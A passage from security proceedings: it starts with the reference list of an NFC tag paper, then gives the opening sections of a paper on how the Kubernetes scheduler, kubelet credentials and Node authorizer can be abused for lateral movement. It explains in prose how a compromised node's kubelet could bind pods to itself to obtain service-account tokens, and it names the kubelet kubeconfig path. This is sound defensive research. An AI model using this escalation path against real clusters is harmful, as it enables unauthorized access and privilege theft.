Acknowledgment — We want to thank Philippe Teuwen and Christian Herrmann for their extensive work [6] and for the tools they provided to the community. Without their contributions this work would not have been possible. We particularly want to thank Philippe Teuwen for his technical feedback on the paper and Steven Redfern for his feedback on the form. We hope that other people will continue to contribute to this field of research.

References

1. Benjamin Delpy. ST25TB series NFC tags for fun in French* public transports. `https://github.com/gentilkiwi/st25tb_kiemul/blob/929100f6791c49e6dcf000bdac377b33c9ebdc4f/ST25TB_transport.pdf`, 2023.
2. Michael Hutter, Jörn-Marc Schmidt, and Thomas Plos. Rfid and its vulnerability to faults. In *Cryptographic Hardware and Embedded Systems–CHES 2008: 10th International Workshop, Washington, DC, USA, August 10-13, 2008. Proceedings 10*, pages 363–379. Springer, 2008.
3. NXP. MIFARE Ultralight EV1 tag Datasheet. `https://www.nxp.com/products/rfid-nfc/mifare-hf/mifare-ultralight/mifare-ultralight-ev1:MF0ULX1`, 2012.
4. R. Delion P. Granier, J.J. Marty. Tears For Tears. `https://gitlab.com/SiliconOtter/tears4fears`, 2024.
5. C. Herrmann P. Teuwen. EEPROM: When Tearing-Off Becomes a Security Issue. `https://blog.quarkslab.com/eeprom-when-tearing-off-becomes-a-security-issue.html`, 2019.
6. C. Herrmann P. Teuwen. EEPROM: It Will All End in Tears. `https://www.sstic.org/media/SSTIC2021/SSTIC-actes/eeprom_it_will_all_end_in_tears/SSTIC2021-Article-eeprom_it_will_all_end_in_tears-herrmann_teuwen.pdf`, 2021.
7. C. Herrmann et al P. Teuwen. Iceman Fork - Proxmark3. `https://github.com/RfidResearchGroup/proxmark3`.
8. STMicroelectronics. ST25TB series NFC tags Datasheet. `https://www.st.com/en/nfc/st25tb-series-nfc-tags/documentation.html`, 2016.
9. STMicroelectronics. Method for modifying a counter value of a counter of an electronic chip (Patent). `https://patents.google.com/patent/FR3103925B1/en`, 2019.
10. STMicroelectronics. Best practices for security and privacy with ST25 NFC / RFID Tags. `https://www.st.com/resource/en/application_note/an5493-best-practices-for-security-and-privacy-with-st25-nfc--rfid-tags---stmicroelectronics.pdf`, 2024.

Getting ahead of the schedule: manipulating the Kubernetes scheduler to perform lateral movement in a cluster

Paul Viossat
paulv@padok.fr

Padok

Abstract. In this paper, we describe the Kubernetes scheduler framework and how it can be used to isolate workloads at the node level in a Kubernetes cluster. We introduce the concept of *domain of feasibility* to analyze the scheduling decisions regarding isolation. We then explore how an attacker who has compromised a node can use the kubelet account to manipulate the scheduler to perform lateral movement by attracting pods to its node or sending vulnerable pods to other nodes. We provide a general methodology to perform these attacks and describe some techniques using kubelet account and more privileged permissions such as patching pod objects.

A Introduction

With the growing popularity of containerized applications, Kubernetes has become the *de facto* standard for container orchestration. While gaining in popularity, it has also become a target of choice for attackers, especially crypto miners that exploit misconfigured clusters to take advantage of the scalable computing resources managed by Kubernetes clusters [16].

Progress was made in securing Kubernetes clusters to meet the requirements of production environments. These improvements include changes in the Kubernetes default configuration, the introduction of new security features but also the development of an ecosystem of security tools for Kubernetes. We can mention Kyverno [1] for policy enforcement or Falco [2] for runtime threat detection.

In 2020, Microsoft released a threat matrix for Kubernetes and updated it recently [15]. It intends to provide a similar framework to the MITRE ATT&CK [3] for Kubernetes and covers multiple steps of the kill chain such as initial access, privilege escalation, credential access, or lateral movement.

[1] https://kyverno.io/
[2] https://falco.org/
[3] https://attack.mitre.org/

Especially, it includes several techniques that can be used to compromise the host node of a container. These techniques are referred to as *container escape* and are well documented in offensive security resources on the internet [13].

Most container escape techniques are based on pod's misconfigurations or kernel vulnerabilities that can be exploited within a container. These vulnerabilities can be tackled by enforcing security policies or using sandboxing technologies such as gVisor [4] or Kata containers.[5] However, the risks induced by this class of vulnerabilities still justify their study to achieve a comprehensive defense-in-depth strategy. Indeed, having access to the host node implies having access to all service accounts used by pods running on the node, which can be a powerful way to escalate privileges in a Kubernetes cluster.

At Blackhat USA 2022, Yuval Avrahami and Shaul Ben Hai presented their work on *trampolines* pods to try to answer the question: is container escape equivalent to cluster compromise ? They highlighted the fact that many clusters are vulnerable to privilege escalation after a node compromise, mostly because of the privileges granted to service accounts used by pods running on the node, acting as trampolines to higher privileges [17] .

Datadog recently published a tool called *Kubehound* [2] with ambitions to be the *Bloodhound* of Kubernetes. Their tool allows us to find complex paths to compromise a cluster and confirms the trend toward the search for guarantees of in-depth security in Kubernetes clusters.

However, recent work still leaves a question unanswered: can we know all the service accounts that can be compromised from a given node ? Are we only relying on chance to find a vulnerable service account on a node we have compromised ?

In this article, we explore how pods are scheduled in a Kubernetes cluster and how we can influence the way they are assigned to nodes. Our analysis is based largely on the Kubernetes source code as it proves to be one of the best ways to understand the Kubernetes machinery.

B Kubernetes basic concepts

Before diving into the Kubernetes scheduler, we introduce some basic concepts of Kubernetes that are useful to understand the rest of the article. The explanations provided are mostly from the Kubernetes documentation [4] and the source code of Kubernetes [12].

[4] `https://gvisor.dev/`
[5] `https://katacontainers.io/`

B.1 API

The `kube-apiserver` process is the core component of Kubernetes. Communication between various Kubernetes clients and components occurs through the REST API it exposes. It manages entities, known as *resources* or *objects* in the Kubernetes context (we'll see several examples of objects in the next section). To store persistent objects, the API server relies on a key-value database implemented using `etcd` [11].

Users can define and update the cluster's desired state by specifying these different objects through the Kubernetes API. Objects also represent the current state of the cluster (`Pod`'s status with `PodStatus` subresource, `Node` status with `NodeStatus`, etc.).

Object specifications are not static and may be updated by users or by controllers (controllers are automated processes that we describe in section B.4).

In Kubernetes, all the necessary information to operate a cluster is accessible on the API. Controllers and users use the same API: there is no such thing as a private API in Kubernetes. Some routes are less documented than others though.

One way to interact with the Kubernetes API is through the `kubectl` command-line client, which uses HTTP REST calls behind the scenes to interact with the API.

For example, to retrieve the list of Node objects in a Kubernetes cluster, we can issue the following command (by setting the verbosity level to 7, we'll see the details of the HTTP call made):

Listing 1: Standard output

```
kubectl get nodes -v 7

[loader.go:373] Config loaded from file:  /home/pvio/.kube/config
[round_trippers.go:463] GET
↪  https://127.0.0.1:39417/api/v1/nodes?limit=500
[round_trippers.go:469] Request Headers:
[round_trippers.go:473]     User-Agent: kubectl/v1.27.10
↪  (linux/amd64) kubernetes/0fa26ae
[round_trippers.go:473]     Accept: application/json;...
[round_trippers.go:574] Response Status: 200 OK in 9 milliseconds

NAME                 STATUS   ROLES           AGE   VERSION
kind-control-plane   Ready    control-plane   7d    v1.27.3
kind-worker          Ready    <none>          7d    v1.27.3
```

B.2 Basic objects

In this section, we introduce some fundamental Kubernetes objects that help understand the rest of the paper. In practice, Kubernetes objects are often defined in YAML files and applied to the API server using the `kubectl apply` command. We will show some examples of these representations later in this paper.

`Namespace:` this type of object is used to logically group Kubernetes resources. Not all object types are necessarily part of a namespace and some can be defined at cluster level (`Namespace` objects for example, otherwise we would have quite a chicken-and-egg problem). In the following, we will refer to objects that need to be attached to a namespace as *namespaced* objects. There is always a `default` namespace in a Kubernetes cluster, where namespaced objects for which no namespace has been specified are created.

`Node:` cluster-wide object which is the API representation of a cluster node. Its `NodeStatus` subresource contains information such as the node's allocatable resources (CPU, memory, etc.).

`Pod:` namespaced object which defines a group of containers necessarily running on the same node and sharing common resources (for linux containers, the network namespace will be shared between the different containers in a pod, for example). In practice, a user will very rarely create a pod on the Kubernetes API. In fact, it is often an anti-pattern [8], as the *naked* pods thus created cannot be rescheduled in the event of node failure. It's preferable to use higher-level objects (`Deployment`, `DaemonSet`, `Job`, etc.), which will handle the creation of `Pod` objects.

`Deployment:` namespaced object that can control how many replica instances of a `Pod` should be running in the cluster and how they should be restarted in case of an update. In the background, it creates a `ReplicaSet` to handle multiple replicas of a pod.

`DaemonSet:` namespaced object that defines `Pod` objects that should be run on every (or some) node without controlling the number of replicas created (it will depend on the number of nodes).

`ServiceAccount:` namespaced object that represents a user managed by Kubernetes. A pod always has a service account. If a pod specification does not define a service account, the default service account from its namespace is used (a namespace always has a default service account).

`Role:` namespaced object that defines permissions on the Kubernetes API. The permissions are applied to resources in the same namespace as the `Role`. A role can be attached to a service account using a `RoleBinding` object.

`ClusterRole:` cluster-wide object that defines permissions on the Kubernetes API. A `ClusterRole` can be attached to a `ServiceAccount` using a `RoleBinding` or a `ClusterRoleBinding` object. When using `RoleBinding`, the rights are effective only on objects in the namespace of the `RoleBinding` while with `ClusterRoleBinding` the privileges are obtained on objects in every namespace.

B.3 Users and groups

There are two kinds of users in Kubernetes: *service accounts* managed by Kubernetes and regular *users*. Unlike service accounts we presented earlier, regular users are not Kubernetes objects. Instead, they are defined by trusted authorities such as the cluster's certificate authority or OIDC provider [5].

The Kubernetes API uses the authentication material attached to the request (a certificate or a token) to authenticate and authorize the request. Once authenticated, a username, and optionally a group, are extracted from the request and used to determine if the request should be authorized.

In particular, when using RBAC (Role-Based Access Control) authorization mode, `Roles` or `ClusterRoles` can be bound to users or groups to define the permissions they have on Kubernetes resources. An example of role binding to a user is given in listing 2.

Other authorization modes are built-in in Kubernetes, such as *Node authorizer* that will be discussed in section D.2.

B.4 Controllers

Controllers are pieces of software that implement *control loops* that watch Kubernetes API objects. Control loops are non-terminating loops

Listing 2: Role binding example

```
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: reader
  namespace: sstic
subjects:
- kind: User
  name: alice
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: reader
  apiGroup: rbac.authorization.k8s.io
```

that continuously reconcile the current state of the cluster with the desired state [6].

For instance, the ReplicaSet controller watches the API for `ReplicaSet` objects and ensures that the number of replicas specified in the `ReplicaSet` object matches the number of pods running in the cluster.

Controllers are the core of the Kubernetes machinery and are responsible for the self-healing capabilities of the platform. Many of them are built-in in the `kube-controller-manager` process [7], which is responsible for running the controllers in the Kubernetes control plane. They can also be implemented outside the control plane, either running on pods or external systems.




Fig. 1. Kubernetes controller pattern

Controllers can manage external resources (i.e. without interacting with the API server), such as cloud resources or container runtimes. For example, the kubelet process is a controller that manages the container runtime on each node. We will discuss further this controller in the section D.

B.5 Control Plane

The control plane is a set of processes that manage the Kubernetes cluster. They can run on a node of the cluster or on external systems.

In managed Kubernetes services such as EKS (AWS), AKS (Azure), or GKE (Google Cloud), the control plane is managed by the cloud provider and is not accessible to the end user other than through the Kubernetes API.

The control plane contains the following components:

— **API server**: the entry point for the Kubernetes API.

— **Scheduler**: the component that assigns nodes to pods (we will describe this component later).

— **Controller manager**: the component that runs some built-in controllers.

— **etcd**: the key-value store used to store the cluster's state.

They may have other components running on the control plane, such as the `cloud-controller-manager`, which manages cloud resources but they will not be discussed in this paper.

Finally, in figure 2, we offer a simplified view of a Kubernetes cluster with the control plane and the nodes.




Fig. 2. Simplified Kubernetes cluster architecture

C Kuberenetes Scheduler

C.1 Overview

It is technically incorrect to talk about *the* Kubernetes scheduler. Kubernetes is an open platform and schedulers are no exception. It is therefore possible to implement your scheduler and use it to allocate nodes to pods in a cluster.

In this section, we will discuss the default scheduler implemented in the `kube-scheduler` process that is used in most deployments. Indeed, according to their documentation, major cloud provider such as AWS are using the default scheduler or a similar implementation on their managed Kubernetes control planes [14].

When a `Pod` is created on the Kubernetes API, it generally does not have an assigned node, unless a node is explicitly specified with the `spec.nodeName` attribute in the pod specification. The role of the scheduler is to assign a node to the pod, based on the pod's requirements and the current state of the cluster. In the end, the scheduler is a controller that watches the API server for unscheduled pods and assigns them to nodes.

C.2 Scheduler framework

The default implementation of the Kubernetes scheduler is an open framework that allows for custom scheduling policies. The framework defines stages in a pod's scheduling cycle for which logic can be implemented within plugins.

We can distinguish three main stages in the scheduling process of a pod:

— **Filtering**: Searching for *feasible* nodes, i.e. nodes that meet the conditions for executing the pod.
— **Scoring**: Ranking the nodes among the feasible nodes to find the most suitable node.
— **Binding**: Updating the pod to assign it to a node.

Other intermediate phases exist in the scheduler framework but in the following, we will only be interested in the three phases mentioned above, which will play a predominant role in the scheduler's operation.

All the phases are shown in the figure 3, taken from the Kubernetes documentation [10].

Plugins are activated and configured via scheduling profiles, defined in the scheduler configuration. At the time of writing, 21 plugins are activated by default in the Kubernetes scheduler.




Fig. 3. Scheduling framework extension points

In the following, we will consider the default configuration of the Kubernetes scheduler.

C.3 Filtering

The filtering phase enables the scheduler to determine which nodes are *feasible* for a pod, i.e. which nodes meet the conditions for executing the pod. These conditions are expressed in the various plugins involved in the filtering phase.

Each plugin returns a list of nodes that meet the conditions it checks. The scheduler then computes the intersection of these lists to determine the nodes that are feasible for the pod. If the list is empty, the pod remains unscheduled until a node becomes feasible.

In practice, plugins involved in the filtering phase define a `Filter` function with the signature defined in listing 3. The function takes as arguments the pod to be scheduled, the node to be evaluated, and the current state of the scheduling cycle.

In particular, the function is called for each node to be evaluated by the scheduler. The pre-filter phase in the scheduler framework allows the computation based on the pod's specification before evaluating each node to avoid unnecessary computation.

The default scheduler plugins checks various conditions to determine if a node is feasible for a pod. We will discuss some in this paper (mainly `TaintToleration` and `NodeAffinity`) but the full list[6] can be retrieved

[6] `https://kubernetes.io/docs/reference/scheduling/config/#scheduling-plugins`

Listing 3: Filter function signature

```
func (pl *NodeAffinity) Filter(
  ctx context.Context,
  state *framework.CycleState,
  pod *v1.Pod,
  nodeInfo *framework.NodeInfo)
*framework.Status
```

in the Kubernetes documentation and their source code is available in the Kubernetes repository in path `pkg/scheduler/framework/plugins`.[7]

Case of large clusters In a cluster with more than 50 nodes, the scheduler will not necessarily evaluate all nodes during a scheduling cycle [3]. The scheduler will evaluate the proportion of nodes defined by the `percentageOfNodesToScore` attribute of the scheduler configuration, which if not defined, will follow a linear function that will set the number of nodes evaluated between 50% for a cluster of 100 nodes and 10% for a cluster of 5000 nodes. Note that a hard-coded minimum of 50 nodes will always be evaluated, whatever the value of the `percentageOfNodesToScore` attribute specified.

The scheduler iterates over the nodes, remembering the last nodes evaluated. So, when the next scheduling cycle comes around, the 50 nodes evaluated will be selected starting from the last node evaluated in the scheduler's iteration order, ensuring that all nodes are evenly evaluated for pod scheduling.

For the rest of the article, we will consider ourselves to be in a case with less than 50 nodes. We should be able to reproduce the results in a larger cluster by re-iterating attacks until our nodes are considered by the scheduler.

C.4 Scoring

During the scoring phase, the scheduler ranks the nodes that are feasible for the pod to find the most suitable node. Each plugin involved in the scoring phase implements a `Score` function with the signature defined in listing 4.

[7] `https://github.com/kubernetes/kubernetes/tree/master/pkg/scheduler/framework/plugins`

The function returns a score for each node, ranging from 0 to 100, which is then multiplied by the weight of the plugin (defined in the scheduler configuration) to determine the final score of the node. The node with the highest score is then selected to host the pod.

Listing 4: Score function signature

```
1  func (pl *ImageLocality) Score(
2    ctx context.Context,
3    state *framework.CycleState,
4    pod *v1.Pod,
5    nodeName string)
6  (int64, *framework.Status)
```

In section G.2, we will discuss some of the scoring plugins but the full list can be retrieved in the Kubernetes documentation.

C.5 Binding

The binding phase is also implemented using plugins but which have the distinctive feature that only one plugin can manage the binding phase of a pod: once a plugin has chosen to manage a given pod, all other plugins are skipped. The order in which plugins are called is set by the scheduler's configuration.

By default, the scheduler uses only the `DefaultBinder` plugin to bind pods to nodes. This plugin calls the Kubernetes API to create a `Binding` resource, which is a subresource of `Pod`.

The `Binding` resource is not a persistent object but its creation updates the pod's `spec.nodeName` attribute, which is the attribute that defines the node to which the pod is assigned.

Binding subresource can only be created and the pod's `spec.nodeName` attribute is immutable and cannot be updated once it has been set. Therefore, a pod cannot be rescheduled to another node without being deleted and recreated.

That is why creating *naked* pods is considered an anti-pattern in Kubernetes. Indeed, if a node is failing, pods, once evicted, will not be rescheduled on another node. On the contrary, if pods are managed by higher-level objects such as `ReplicaSets`, the associated controller will detect the eviction of pods from a failing node and create new instances of pods, which can then be scheduled on other nodes.

D Node identities

D.1 Kubelet account

The `kubelet` is an agent that runs on each node in the cluster. It implements the controller pattern to manage the containers running on a node. It will ensure that the containers defined in the pod specifications on the Kubernetes API are running and will restart them if they fail.

To authenticate to the Kubernetes API, the kubelet must provide valid user credentials. Usually, it uses a certificate that is signed by the cluster's certificate authority. In listing 5, we provide an example of a certificate of a kubelet account on GKE.

More generally, the kubelet authentication method is defined in the *kubeconfig* file used by the kubelet process. Usually, it can be found in the path `/var/lib/kubelet/kubeconfig`.

There may be a bootstrap process that allows the kubelet to authenticate to the API server before having a certificate to request one. It will depend on the setup process of the cluster and is out of the scope of this paper.

Listing 5: Kubelet certificate

```
1  Certificate:
2      Data:
3          Version: 3 (0x2)
4          Serial Number:
5              12:2e:49:58:b4:01:0b:37:17:2e:bf:5d:19:4c:f7:01
6          Signature Algorithm: sha256WithRSAEncryption
7          Issuer: CN = c38d3a55-d7a4-466e-be0f-82c0129ed034
8          Validity
9              Not Before: Apr 11 08:03:01 2024 GMT
10             Not After : Apr 11 08:05:01 2025 GMT
11         Subject: O = system:nodes, CN =
           ↪  system:node:gke-cluster-1-default-pool-abc3133-37ds
```

In the example in listing 5, the certificate's subject is used by the API server to determine the user associated with the request and its group, as described in section B.3. The kubelet account is part of the `system:nodes` group, which is a built-in group in Kubernetes. This group is used to define the permissions of the kubelet account in the *Node authorizer*, which we will discuss in the next section.

D.2 Node authorization

To authorize requests from nodes, it is possible to use the *Node authorizer*, which is a built-in authorization mode in Kubernetes. It can be enabled on the API server with the `-authorization-mode=Node` flag. Once activated, it will handle authorization requests for users that are part of the `system:nodes` group ,with a username in the form `system:node:<nodeName>`.

By analyzing the Node authorizer source code, we can determine which requests can be performed by a kubelet. We give an extract of the code of the `Authorize` function in listing 6. In particular, we can see that the kubelet account can perform actions on several resources related to `Nodes` (`CsiNode`, `NodeLease`, etc.).

Listing 6: Extract of Authorize function of Node authorizer

```
1  // subdivide access to specific resources
2  if attrs.IsResourceRequest() {
3    requestResource := schema.GroupResource{
4        Group: attrs.GetAPIGroup(), Resource: attrs.GetResource()}
5    switch requestResource {
6    case secretResource:
7      return r.authorizeReadNamespacedObject(nodeName,
   ↪  secretVertexType, attrs)
8    case svcAcctResource:
9      return r.authorizeCreateToken(nodeName,
   ↪  serviceAccountVertexType, attrs)
10   case leaseResource:
11     return r.authorizeLease(nodeName, attrs)
12   case csiNodeResource:
13     return r.authorizeCSINode(nodeName, attrs)
14   ... // we removed some resources for brevity
15   }
16 }
17 // Access to other resources is not subdivided, so just evaluate
18 // against the statically defined node rules
19 if rbac.RulesAllow(attrs, r.nodeRules...) {
20   return authorizer.DecisionAllow, "", nil
21 }
```

If we take a closer look at the permissions granted to `ServiceAccount` resources, we can see that the kubelet account can create tokens for service accounts if the `authorizeCreateToken` function (line 13 in listing 6) evaluate to true. In a regular pod starting process, it allows the kubelet to create a token for the service account associated with the pod and mount

it in the pod's filesystem if required. The tokens then may be used to authenticate to the Kubernetes API as the service account.

The `authorizeCreateToken` function will evaluate to true if the service account is used by a pod that is bound to the node the kubelet is running on. Internally, the Node authorizer builds a graph of relationships between `Nodes`, `Pods`, `ServiceAccounts`, etc., and checks for an existing relationship between objects. We give an extract of the `authorizeCreateToken` function in listing 7.

A relationship between a pod and a node is created when the `spec.nodeName` attribute of the `Pod` object is set to the `Node` name (this happens when a pod is bound to a node by the Kubernetes scheduler). `ServiceAccount` objects are linked to `Pods` through the `Pods`'s `serviceAccountName` attribute.

Listing 7: authorizeCreateToken function

```
1  // authorizeCreateToken authorizes "create" requests to
   ↪  serviceaccounts 'token'
2  // subresource of pods running on a node
3  func (r *NodeAuthorizer) authorizeCreateToken(nodeName string,
   ↪  startingType vertexType, attrs authorizer.Attributes)
   ↪  (authorizer.Decision, string, error) {
4    ... // we removed some code for brevity
5    ok, err := r.hasPathFrom(nodeName, startingType,
   ↪  attrs.GetNamespace(), attrs.GetName())
6    if err != nil {
7      klog.V(2).Infof("NODE DENY: %v", err)
8      return authorizer.DecisionNoOpinion, fmt.Sprintf("no
   ↪  relationship found between node '%s' and this object",
   ↪  nodeName), nil
9    }
10   if !ok {
11     klog.V(2).Infof("NODE DENY: '%s' %#v", nodeName, attrs)
12     return authorizer.DecisionNoOpinion, fmt.Sprintf("no
   ↪  relationship found between node '%s' and this object",
   ↪  nodeName), nil
13   }
14   return authorizer.DecisionAllow, "", nil
15 }
```

Therefore, once a node is compromised, an attacker can request an access token to authenticate to the Kubernetes API as any service account used by a pod bound to the node. As an attacker, being able to bind a pod to a compromised node is a powerful way to escalate privileges in a Kubernetes cluster.

D.3 NodeRestriction admission plugin

The `Authorize` function also refers to statically defined RBAC rules which are hardcoded in Kubernetes source code.[8] The listing 8 shows the rules that are applied to `Pod` and `Node` resources for the kubelet account in this static rule set. In particular, we can see that, by default, the kubelet account has extensive permissions on `Node` and `Pod` resources.

Listing 8: Static kubelet account RBAC rules

```
1  // Nodes can register Node API objects and report status.
2  // Use the NodeRestriction admission plugin to limit a node
3  // to creating/updating its own API object.
4  rbacv1helpers.NewRule("create", "get", "list",
↪   "watch").Groups(legacyGroup)
5    .Resources("nodes").RuleOrDie(),
6  rbacv1helpers.NewRule("update", "patch").Groups(legacyGroup)
7    .Resources("nodes/status").RuleOrDie(),
8  rbacv1helpers.NewRule("update", "patch").Groups(legacyGroup)
9    .Resources("nodes").RuleOrDie(),
10
11 // Needed for the node to create/delete mirror pods.
12 // Use the NodeRestriction admission plugin to limit a node
13 // to creating/deleting mirror pods bound to itself.
14 rbacv1helpers.NewRule("create", "delete").Groups(legacyGroup)
15   .Resources("pods").RuleOrDie(),
16 // Needed for the node to report status of pods it is running.
17 // Use the NodeRestriction admission plugin to limit a node
18 // to updating status of pods bound to itself.
19 rbacv1helpers.NewRule("update", "patch").Groups(legacyGroup)
20   .Resources("pods/status").RuleOrDie(),
21 // Needed for the node to create pod evictions.
22 // Use the NodeRestriction admission plugin to limit a node
23 // to creating evictions for pods bound to itself.
24 rbacv1helpers.NewRule("create").Groups(legacyGroup)
25   .Resources("pods/eviction").RuleOrDie(),
26
```

Especially, the kubelet account can create `Pods` in any namespace. By default, when creating `Pods`, it is possible to specify arbitrary `spec.serviceAccountName` and `spec.nodeName` attributes. It means that in a *vanilla* Kubernetes cluster using Node authorization mode, the kubelet account can bind any service account to its node and therefore ask for an access token for this account.

[8] `https://github.com/kubernetes/kubernetes/blob/master/plugin/pkg/auth/authorizer/rbac/bootstrappolicy/policy.go#L110-L191`

Hopefully, the Node authorizer is not the only mechanism that can be used to restrict the kubelet account permissions. The `NodeRestriction` admission controller can be enabled to apply additional restrictions to the kubelet account.

An admission controller is a piece of software that intercepts requests to the Kubernetes API server and can modify or reject them. The `NodeRestriction` admission controller is a *validating* admission controller, which means that it can only accept or reject requests and is invoked just before persistence as shown in figure 4.




Fig. 4. Admission controller phases (source: `https://kubernetes.io/blog/2019/03/21/a-guide-to-kubernetes-admission-controllers`)

Among other restrictions, the `NodeRestriction` controller limits the kubelet account to only create *mirror* pods which are objects to represent pods managed by the kubelet and not by the control plane. The `NodeRestriction` plugin denies mirror pods to reference `ServiceAccounts`, `Secrets` or `Configmaps` that could be used to escalate privileges. The code in listing 9 shows how these restrictions are implemented.

The `NodeRestriction` plugin will also prevent the kubelet account from modifying other `Nodes` or objects (such as `Pods`) that are not bound to the node it is running on. Kubelet will also be restricted when modifying some of their own `Node` object attributes. We will see a concrete example of the security provided by this functionality in the section G.1.

D.4 Node lease

The last thing worth mentioning about the kubelet account is how it reports its status to the Kubernetes API. There are two ways for a node

Listing 9: Extract of admitPodCreate function in NodeRestriction admission plugin

```
1  // don't allow a node to create a pod that references any other
   ↪ API objects
2  if pod.Spec.ServiceAccountName != "" {
3    return admission.NewForbidden(a, fmt.Errorf("node %q can not
   ↪ create pods that reference a service account", nodeName))
4  }
5  hasSecrets := false
6  podutil.VisitPodSecretNames(pod, func(name string)
   ↪ (shouldContinue bool) { hasSecrets = true; return false },
   ↪ podutil.AllContainers)
7  if hasSecrets {
8    return admission.NewForbidden(a, fmt.Errorf("node %q can not
   ↪ create pods that reference secrets", nodeName))
9  }
10 hasConfigMaps := false
11 podutil.VisitPodConfigmapNames(pod, func(name string)
   ↪ (shouldContinue bool) { hasConfigMaps = true; return false },
   ↪ podutil.AllContainers)
12 if hasConfigMaps {
13   return admission.NewForbidden(a, fmt.Errorf("node %q can not
   ↪ create pods that reference configmaps", nodeName))
14 }
```

to report its status to the API server: the `NodeStatus` subresource and the `NodeLease` object.

The `NodeStatus` subresource is a part of the `Node` object that contains information about the node's resources (CPU, memory, etc.) and the node `condition`. The condition is a way for the node to report its health to the API server. For example, a node can report that it is `Ready` or in `NetworkUnavailable` condition. The node controller process will use the reported condition to eventually add taints to the node, which will prevent the scheduler from scheduling pods on the node.

The `NodeLease` object is a separate object used to detect node failures i.e. when the node is not able to report its status to the API server. In normal operation, the kubelet will update a `NodeLease` object every 10 seconds to indicate that the node is still alive. On the control plane side, the node life cycle controller will watch the `NodeLease` objects and set the node's condition to `ConditionUnknown` if the lease is not updated for a certain time (by default 40 seconds).

E Workload node isolation

As we have seen previously, if attackers can bind new pods to a compromised node, they can possibly escalate their privileges in the cluster by requesting tokens for service accounts used by the pods.

As defenders, we may want to have a guarantee that sensitive workloads cannot be bound to nodes that are more likely to be compromised. A typical use case is to isolate cluster administration tools or when designing a multi-tenant cluster.

In practical terms, we're looking to restrict the nodes on which pods can be bound. The scheduler analysis we carried out previously explains that this amounts to restricting the nodes selected during the filtering phase of the scheduler, i.e. restricting the nodes that are *feasible* for a pod.

Not all filtering plugins are well-suited to this task. In fact, some will restrict feasible nodes based on node capacities (CPU, memory, etc.) or a temporary state of the node. To achieve isolation of workloads on nodes, the recommended is to use two mechanisms [1]:

- taints and tolerations implemented in the `TaintToleration` plugin
- node selectors and affinities implemented in the `NodeAffinity` plugin

We will now take a closer look at how these mechanisms work.

E.1 Taints and tolerations

Taints and tolerations are respectively `Node` and `Pod` attributes used by the scheduler to ensure pods are not scheduled (or preferably not scheduled) on inappropriate Nodes.

Taints are attributes applied to Nodes that have a configurable effect ranging from lowering the scheduling score to preventing pod execution on the Node. They are identified by a key and optionally have a value. An example is given in listing 10.

The taint effect will be applied by the scheduler if the pod does not have a toleration that matches the taint. When a pod has any toleration that matches a taint, it is said to *tolerate* the taint.

As of today, taints can have three effects:

- **`NoSchedule`**: this taint is considered during the filtering phase of the scheduler to ensure that no new pod that does not tolerate the taint will be scheduled on the node. If a taint with this effect is added on a node, none of the pods that are already running on that node are affected.

Listing 10: Example of Node taint

```yaml
apiVersion: v1
kind: Node
...
spec:
  taints:
  - effect: "NoExecute"
    key: "security-level"
    value: "3"
  ...
```

— **`PreferNoSchedule`**: this taint will only be taken into account in the scoring phase and will lower the score for tainted nodes of pods that do not tolerate the taint.
